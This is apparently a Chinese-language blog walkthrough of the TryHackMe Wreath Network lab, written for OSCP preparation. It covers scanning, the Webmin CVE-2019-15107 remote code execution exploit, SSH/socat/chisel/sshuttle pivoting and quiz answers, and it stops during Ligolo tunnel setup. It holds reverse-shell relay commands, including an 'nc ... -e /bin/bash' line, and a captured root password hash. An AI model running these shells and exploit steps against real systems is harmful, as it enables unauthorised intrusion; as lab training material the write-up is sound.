tryhackme记录-域及内网渗透-0x03-Wreath Network(easy)
来源
由于最近在备考OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似OSCP靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Reset | |||
| Vulnnet: Active | |||
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp(easy) | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Exploiting Active Directory | |||
由于机器数量较多,共47台,计划一天打1-2台,在一个月内打完全部机器。目前已将Windows、linux、其他推荐练习房间过了一遍(部分房间已经找不到了,部分比较有把握的房间先跳过了),计划开始:域及内网渗透(Active Directory and Networks)部分的练习
0x03-Wreath Network(easy)
这个房间…46个任务,三台机器,官方标注时间为480分钟,8个小时,难度虽然不大,但是累是真累啊😪

简介:
了解如何通过攻破面向公众的网络机器,将流量隧道连接到 Wreath 网络中的其他机器,从而在网络中进行转折。
原文:
Learn how to pivot through a network by compromising a public facing web machine and tunnelling your traffic to access other machines in Wreath's network.
设置环境变量
export TARGET=10.200.180.200
任务5-Webserver Enumeration(信息收集)
端口扫描
使用rustscan和nmap进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfKbbFLiRV9dqsrYQifAghp85qmXpYEHf2g4JJqDKUL316TcAoGj62aamfhx5isIJHtQsA0hVmzD+4pVH4r8ANkuIIRs6j9cnBrLGpjk8xz9+BE1Vvd8lmORGxCqTv+9LgrpB7tcfoEkIOSG7zeY182kOR72igUERpy0JkzxJm2gIGb7Caz1s5/ScHEOhGX8VhNT4clOhDc9dLePRQvRooicIsENqQsLckE0eJB7rTSxemWduL+twySqtwN80a7pRzS7dzR4f6fkhVBAhYflJBW3iZ46zOItZcwT2u0wReCrFzxvDxEOewH7YHFpvOvb+Exuf3W6OuSjCHF64S7iU6z92aINNf+dSROACXbmGnBhTlGaV57brOXzujsWDylivWZ7CVVj1gB6mrNfEpBNE983qZskyVk4eTNT5cUD+3I/IPOz1bOtOWiraZCevFYaQR5AxNmx8sDIgo1z4VcxOMhrczc7RC/s3KWcoIkI2cI5+KUnDtaOfUClXPBCgYE50=
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFccvYHwpGWYUsw9mTk/mEvzyrY4ghhX2D6o3n/upTLFXbhJPV6ls4C8O0wH6TyGq7ClV3XpVa7zevngNoqlwzM=
|   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINLfVtZHSGvCy3JP5GX0Dgzcxz+Y9In0TcQc3vhvMXCP
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp   open  ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/localityName=Easingwold/[email protected]
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/localityName=Easingwold/[email protected]
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-02T20:27:56
| Not valid after:  2027-03-02T20:27:56
| MD5:     c45c 30d3 d0e6 3799 3874 6339 be34 bfbb
| SHA-1:   7b74 b725 0655 11cc 6463 3fa0 0f46 c916 0bea a201
| SHA-256: 1dd9 9adb 5fe8 501d f022 456e e858 fd89 0eeb 0926 9120 9a33 b0a5 1d34 ac6f 1084
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
10000/tcp open  http     syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 99F425766CF29EDA9D51DB4B6298FA83
根据nmap扫描结果,我们需要写入一个hosts
80端口ip访问会跳转至https://thomaswreath.thm/

web访问

泄露手机号:+447821548812、邮箱:[email protected]
查找漏洞

该版本存在RCE
回答问题
How many of the first 15000 ports are open on the target?(4)
What OS does Nmap think is running?(centos)
Open the IP in your browser – what site does the server try to redirect you to?(https://thomaswreath.thm/)
Read through the text on the page. What is Thomas’ mobile phone number?(+447821548812)
Look back at your service scan results: what server version does Nmap detect as running here?(MiniServ 1.890 (Webmin httpd))
It appears that this service is vulnerable to an unauthenticated remote code execution exploit! What is the CVE number for this exploit?(CVE-2019-15107)
任务6-Webserver Exploitation(漏洞利用)
git clone https://github.com/MuirlandOracle/CVE-2019-15107
cd CVE-2019-15107
# 创建虚拟环境
python3 -m venv venv

# 激活
source venv/bin/activate

# 安装需要的包
pip install -r requirements.txt

# 给可执行权限
chmod +x ./CVE-2019-15107.py

# 使用
python3 CVE-2019-15107.py 10.200.180.200

#用完后退出虚拟环境
deactivate
尝试弹个shell回来

回答问题
Which user was the server running as?(root)
What is the root user’s password hash?($6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1)

You won’t be able to crack the root password hash, but you might be able to find a certain file that will give you consistent access to the root user account through one of the other services on the box.What is the full path to this file?(/root/.ssh/id_rsa)
官方建议我们拿root的密钥,然后改600权限,直接ssh连接,但是我们也就拿到反弹的shell了
任务8-Pivoting High-level Overview
Which type of pivoting creates a channel through which information can be sent hidden inside another protocol?Which type of pivoting creates a channel through which information can be sent hidden inside another protocol?(Tunnelling)
这里是问我们哪种 pivoting 会把数据隐藏在另一种协议里进行传输?答案是Tunnelling,包括ssh隧道、dns隧道、http隧道等
Research: Not covered in this Network, but good to know about. Which Metasploit Framework Meterpreter command can be used to create a port forward?(portfwd)
问msf端口转发命令:portfwd add -l 本地端口 -p 目标端口 -r 目标IP
任务9-Pivoting Enumeration
What is the absolute path to the file containing DNS entries on Linux?(/etc/resolv.conf)
What is the absolute path to the hosts file on Windows?(C:\Windows\System32\drivers\etc\hosts)
How could you see which IP addresses are active and allow ICMP echo requests on the 172.16.0.x/24 network using Bash?(for i in {1..255}; do (ping -c 1 172.16.0.${i} | grep "bytes from" &); done)
任务10-Pivoting Proxychains & Foxyproxy
What line would you put in your proxychains config file to redirect through a socks4 proxy on 127.0.0.1:4242?(socks4 127.0.0.1 4242)
What command would you use to telnet through a proxy to 172.16.0.100:23?(proxychains telnet 172.16.0.100 23)
You have discovered a webapp running on a target inside an isolated network. Which tool is more apt for proxying to a webapp: Proxychains (PC) or FoxyProxy (FP)?(FP)
任务11-Pivoting SSH Tunnelling / Port Forwarding
ssh隧道总结
| 类型 | 选项 | 在哪台机器执行 | 本地开放端口在哪 | 实际访问的目标 | 适用场景 | 完整命令示例 |
|---|---|---|---|---|---|---|
| 本地端口转发 | -L |
攻击机172.16.0.20 |
攻击机localhost:8000 |
通过跳板机访问172.16.0.10:80 |
访问单个内网服务 | ssh -L 8000:172.16.0.10:80 [email protected] -fN |
| 本地 SOCKS 代理 | -D |
攻击机172.16.0.20 |
攻击机localhost:1337 |
整个内网流量走172.16.0.5 |
内网扫描 / 横向 | ssh -D 1337 [email protected] -fN |
| 反向端口转发 | -R |
目标机172.16.0.5 |
攻击机localhost:8000 |
访问172.16.0.10:80 |
只有 shell 无法直连 | ssh -R 8000:172.16.0.10:80 [email protected] -i key -fN |
| 反向 SOCKS 代理 | -R(新版本) |
目标机172.16.0.5 |
攻击机localhost:1337 |
整个目标内网 | 完整 pivot 控制 | ssh -R 1337 [email protected] -i key -fN |
| 参数 | 作用 |
|---|---|
-L |
Local 本地转发 |
-D |
Dynamic 动态代理 |
-R |
Reverse 反向转发 |
-f |
后台运行 |
-N |
不执行远程命令,只建立隧道 |
-i |
指定私钥 |
# 反向端口转发

# 生成密钥:私钥(private key)、公钥(.pub)
ssh-keygen

# 公钥存放在攻击机
~/.ssh/authorized_keys

# 私钥传到目标服务器任意地方,给600权限。然后即可执行命令建立隧道
ssh -R 8000:172.16.0.10:80 kali@攻击机IP -i /dev/shm/key -fN
回答问题
If you’re connecting to an SSH server from your attacking machine to create a port forward, would this be a local (L) port forward or a remote ® port forward?(L)
Which switch combination can be used to background an SSH port forward or tunnel?(-fN)
It’s a good idea to enter our own password on the remote machine to set up a reverse proxy, Aye or Nay?(nay)
What command would you use to create a pair of throwaway SSH keys for a reverse connection?(ssh-keygen)
If you wanted to set up a reverse portforward from port 22 of a remote machine (172.16.0.100) to port 2222 of your local machine (172.16.0.200), using a keyfile called id_rsa and backgrounding the shell, what command would you use? (ssh -R 2222:172.16.0.100:22 [email protected] -i id_rsa)
What command would you use to set up a forward proxy on port 8000 to [email protected], backgrounding the shell?(ssh -D 8000 [email protected] -fN)
If you had SSH access to a server (172.16.0.50) with a webserver running internally on port 80 (i.e. only accessible to the server itself on 127.0.0.1:80), how would you forward it to port 8000 on your attacking machine? Assume the username is “user”, and background the shell.(ssh -L 8000:127.0.0.1:80 [email protected] -fN)
任务12-Pivoting plink.exe
What tool can be used to convert OpenSSH keys into PuTTY style keys?(puttygen)
任务13-Pivoting Socat
Socat总结
Socat = “连接两个东西的管道工具”
它可以:
- 连接 端口 ↔ 端口
- 端口 ↔ 文件
- 本机 ↔ 远程主机
- 做 relay(中继)
- 做 port forward(端口转发)
- 做 reverse/bind shell
- 可加密(可配合 SSL)
⚠ 缺点:默认很少安装
⚠ Windows 版本容易被 AV 杀
| 场景 | 谁执行 | 命令 | 攻击机访问方式 | 数据流方向 | 是否在跳板机开新端口 |
|---|---|---|---|---|---|
| 反弹 Shell 中继 |
攻击机 | nc -lvnp 443 |
等待连接 | 目标 → 跳板 → 攻击机 | ✅ 是 |
| 跳板机 | ./socat tcp-l:8000 tcp:10.50.73.2:443 & |
— | 监听8000转发到攻击机443 | ||
| 目标机 | nc 172.16.0.5 8000 -e /bin/bash |
获得shell | 目标 → 172.16.0.5:8000 → 攻击机:443 | ||
| 简单端口转发(暴露端口) | 跳板机 | ./socat tcp-l:33060,fork,reuseaddr tcp:172.16.0.10:3306 & |
mysql -h 172.16.0.5 -P 33060 |
攻击机 → 跳板:33060 → 目标:3306 | ✅ 是 |
| 简单 Web 转发 | 跳板机 | ./socat tcp-l:8080,fork,reuseaddr tcp:172.16.0.10:80 & |
浏览器访问http://172.16.0.5:8080 |
攻击机 → 跳板:8080 → 目标:80 | ✅ 是 |
| 安静端口转发(不在跳板开端口) |
攻击机 | socat tcp-l:8001 tcp-l:8000,fork,reuseaddr & |
浏览器访问http://localhost:8000 |
攻击机内部8000↔8001 | ❌ 否 |
| 跳板机 | ./socat tcp:10.50.73.2:8001 tcp:172.16.0.10:80,fork & |
— | 攻击机:8001 → 跳板 → 目标:80 | ||
| 安静 MySQL 转发 |
攻击机 | socat tcp-l:9001 tcp-l:9000,fork,reuseaddr & |
mysql -h 127.0.0.1 -P 9000 |
本机9000↔9001 | ❌ 否 |
| 跳板机 | ./socat tcp:10.50.73.2:9001 tcp:172.16.0.10:3306,fork & |
— | 攻击机:9001 → 跳板 → 目标:3306 |
地址参数
| 参数 | 含义 | 用在哪 | 举例 | 作用说明 |
|---|---|---|---|---|
tcp-l:PORT |
TCP监听端口 | 做入口 | tcp-l:8000 |
在当前机器监听8000 |
tcp:IP:PORT |
连接远程TCP | 做出口 | tcp:10.50.73.2:443 |
连接远程IP端口 |
udp-l:PORT |
UDP监听 | 少见 | udp-l:53 |
监听UDP端口 |
file:FILE |
连接文件 | 进阶玩法 | file:/tmp/log.txt |
把数据写入文件 |
exec:CMD |
执行命令 | shell | exec:/bin/bash |
建立交互shell |
pty |
创建伪终端 | shell稳定 | pty,stderr |
让shell更稳定 |
控制参数
| 参数 | 含义 | 为什么要用 | 示例 |
|---|---|---|---|
fork |
每个连接生成新进程 | 允许多个连接 | tcp-l:8000,fork |
reuseaddr |
允许端口复用 | 防止端口占用错误 | tcp-l:8000,reuseaddr |
& |
后台运行 | 不阻塞终端 | 命令最后加& |
stderr |
重定向错误输出 | shell稳定 | pty,stderr |
raw |
原始模式 | 避免终端问题 | 交互shell时 |
echo=0 |
禁止回显 | 防止双重输入 | 交互shell |
ignoreeof |
忽略EOF | 保持连接 | 持久shell |
bind=IP |
绑定指定IP | 控制监听地址 | tcp-l:8000,bind=127.0.0.1 |
回答问题
Which socat option allows you to reuse the same listening port for more than one connection?(reuseaddr)
If your Attacking IP is 172.16.0.200, how would you relay a reverse shell to TCP port 443 on your Attacking Machine using a static copy of socat in the current directory? Use TCP port 8000 for the server listener, and do not background the process.(./socat tcp-l:8000 tcp:172.16.0.200:443)
What command would you use to forward TCP port 2222 on a compromised server, to 172.16.0.100:22, using a static copy of socat in the current directory, and backgrounding the process (easy method)?(./socat tcp-l:2222,fork,reuseaddr tcp:172.16.0.100:22)
任务14-Pivoting Chisel
Chisel总结
Reverse SOCKS Proxy(最常用),目标机主动连回攻击机,攻击机获得 SOCKS5 代理入口
| 步骤 | 谁执行 | 命令 | 攻击机使用方式 | 数据流 |
|---|---|---|---|---|
| 1 | 攻击机 | ./chisel server -p 1337 --reverse & |
等待连接 | 监听1337 |
| 2 | 跳板机 | ./chisel client 172.16.0.20:1337 R:socks & |
攻击机用 127.0.0.1:1080 | 攻击机1080 → 跳板 → 内网 |
Forward SOCKS Proxy(少见),攻击机主动连跳板机
| 步骤 | 谁执行 | 命令 | 攻击机代理端口 |
|---|---|---|---|
| 1 | 跳板机 | ./chisel server -p 8000 --socks5 |
— |
| 2 | 攻击机 | ./chisel client 172.16.0.5:8000 1337:socks |
127.0.0.1:1337 |
Remote Port Forward(反向端口转发),跳板机连回攻击机,攻击机开本地端口访问内网
| 步骤 | 谁执行 | 命令 | 攻击机访问方式 |
|---|---|---|---|
| 1 | 攻击机 | ./chisel server -p 1337 --reverse & |
等待连接 |
| 2 | 跳板机 | ./chisel client 172.16.0.20:1337 R:2222:172.16.0.10:22 & |
ssh 127.0.0.1 -p 2222 |
数据流:攻击机:2222 → 跳板机 → 172.16.0.10:22
Local Port Forward(正向端口转发),攻击机主动连跳板机
| 步骤 | 谁执行 | 命令 | 攻击机访问方式 |
|---|---|---|---|
| 1 | 跳板机 | ./chisel server -p 8000 |
等待连接 |
| 2 | 攻击机 | ./chisel client 172.16.0.5:8000 2222:172.16.0.10:22 |
ssh 127.0.0.1 -p 2222 |
攻击机:2222 → 跳板机 → 172.16.0.10:22
参数表
| 参数 | 含义 | 用在哪 | 说明 |
|---|---|---|---|
server |
服务器模式 | 攻击机或跳板机 | 监听连接 |
client |
客户端模式 | 连接方 | 发起连接 |
-p PORT |
指定监听端口 | server | 指定监听端口 |
--reverse |
允许反向连接 | server | 必须配合 R: 使用 |
--socks5 |
启用 SOCKS5 | server | 正向代理用 |
& |
后台运行 | 任意 | 不阻塞终端 |
回答问题
What command would you use to start a chisel server for a reverse connection on your attacking machine? Use port 4242 for the listener and do not background the process.(./chisel server -p 4242 --reverse)
What command would you use to connect back to this server with a SOCKS proxy from a compromised host, assuming your own IP is 172.16.0.200 and backgrounding the process?(./chisel client 172.16.0.200:4242 R:socks &)
How would you forward 172.16.0.100:3306 to your own port 33060 using a chisel remote port forward, assuming your own IP is 172.16.0.200 and the listening port is 1337? Background this process.(./chisel client 172.16.0.200:1337 R:33060:172.16.0.100:3306 &)
If you have a chisel server running on port 4444 of 172.16.0.5, how could you create a local portforward, opening port 8000 locally and linking to 172.16.0.10:80?(./chisel client 172.16.0.5:4444 8000:172.16.0.10:80)
任务15-Pivoting sshuttle(VPN式 Pivot 工具)
场景
| 类型 | 谁执行 | 使用场景 | 作用说明 | 完整命令示例 |
|---|---|---|---|---|
| 基础内网转发 | 攻击机 | 已获取 SSH 密码 | 将整个目标网段当作本地网络使用(模拟VPN) | sshuttle -r [email protected] 172.16.0.0/24 |
| 自动探测子网 | 攻击机 | 不确定目标内网网段 | 根据目标路由表自动推断可达网段 | sshuttle -r [email protected] -N |
| Key 认证连接 | 攻击机 | 目标只允许密钥登录 | 使用私钥建立隧道 | sshuttle -r [email protected] --ssh-cmd "ssh -i private_key" 172.16.0.0/24 |
| 排除目标机 | 攻击机 | 连接后出现 Broken pipe 错误 | 避免把目标机自身包含进转发网段 | sshuttle -r [email protected] 172.16.0.0/24 -x 172.16.0.5 |
| 后台运行 | 攻击机 | 不想占用终端 | 后台运行 VPN 隧道 | sshuttle -r [email protected] 172.16.0.0/24 & |
参数表
| 参数 | 含义 | 作用 |
|---|---|---|
-r user@host |
远程SSH服务器 | 指定跳板机 |
SUBNET |
目标网段 | 要代理的内网 |
-N |
自动网段 | 自动识别路由 |
-x IP |
排除IP | 防止自杀式断开 |
--ssh-cmd |
指定SSH命令 | 支持私钥 |
& |
后台运行 | 不占终端 |
回答问题
How would you use sshuttle to connect to 172.16.20.7, with a username of “pwned” and a subnet of 172.16.0.0/16(sshuttle -r [email protected] 172.16.0.0/16)
What switch (and argument) would you use to tell sshuttle to use a keyfile called “priv_key” located in the current directory?(--ssh-cmd "ssh -i priv_key")
You are trying to use sshuttle to connect to 172.16.0.100. You want to forward the 172.16.0.x/24 range of IP addreses, but you are getting a Broken Pipe error. What switch (and argument) could you use to fix this error?(-x 172.16.0.100)
任务17-Git Server Enumeration(内网探测)
操作


回答问题
Excluding the out of scope hosts, and the current host (), how many hosts were discovered active on the network?.200(2)
In ascending order, what are the last octets of these host IPv4 addresses? (e.g. if the address was 172.16.0.80, submit the 80)(100,150)
Scan the hosts – which one does not return a status of “filtered” for every port (submit the last octet only)?(150)
Let’s assume that the other host is inaccessible from our current position in the network.Which TCP ports (in ascending order, comma separated) below port 15000, are open on the remaining target?(80,3389,5985)
We cannot currently perform a service detection scan on the target without first setting up a proxy, so for the time being, let’s assume that the services Nmap has identified based on their port number are accurate. (Please feel free to experiment with other scan types through a proxy after completing the pivoting section). Assuming that the service guesses made by Nmap are accurate, which of the found services is more likely to contain an exploitable vulnerability?(http)
任务18-Git Server Pivoting(隧道搭建)
使用Ligolo-MP开启隧道
kali上运行Ligolo-MP,设置受害者的连接端口为kali_ip:443
ligolo-mp_linux_amd64 -agent-addr "0.0.0.0:443"
ctrl+n生成客户端
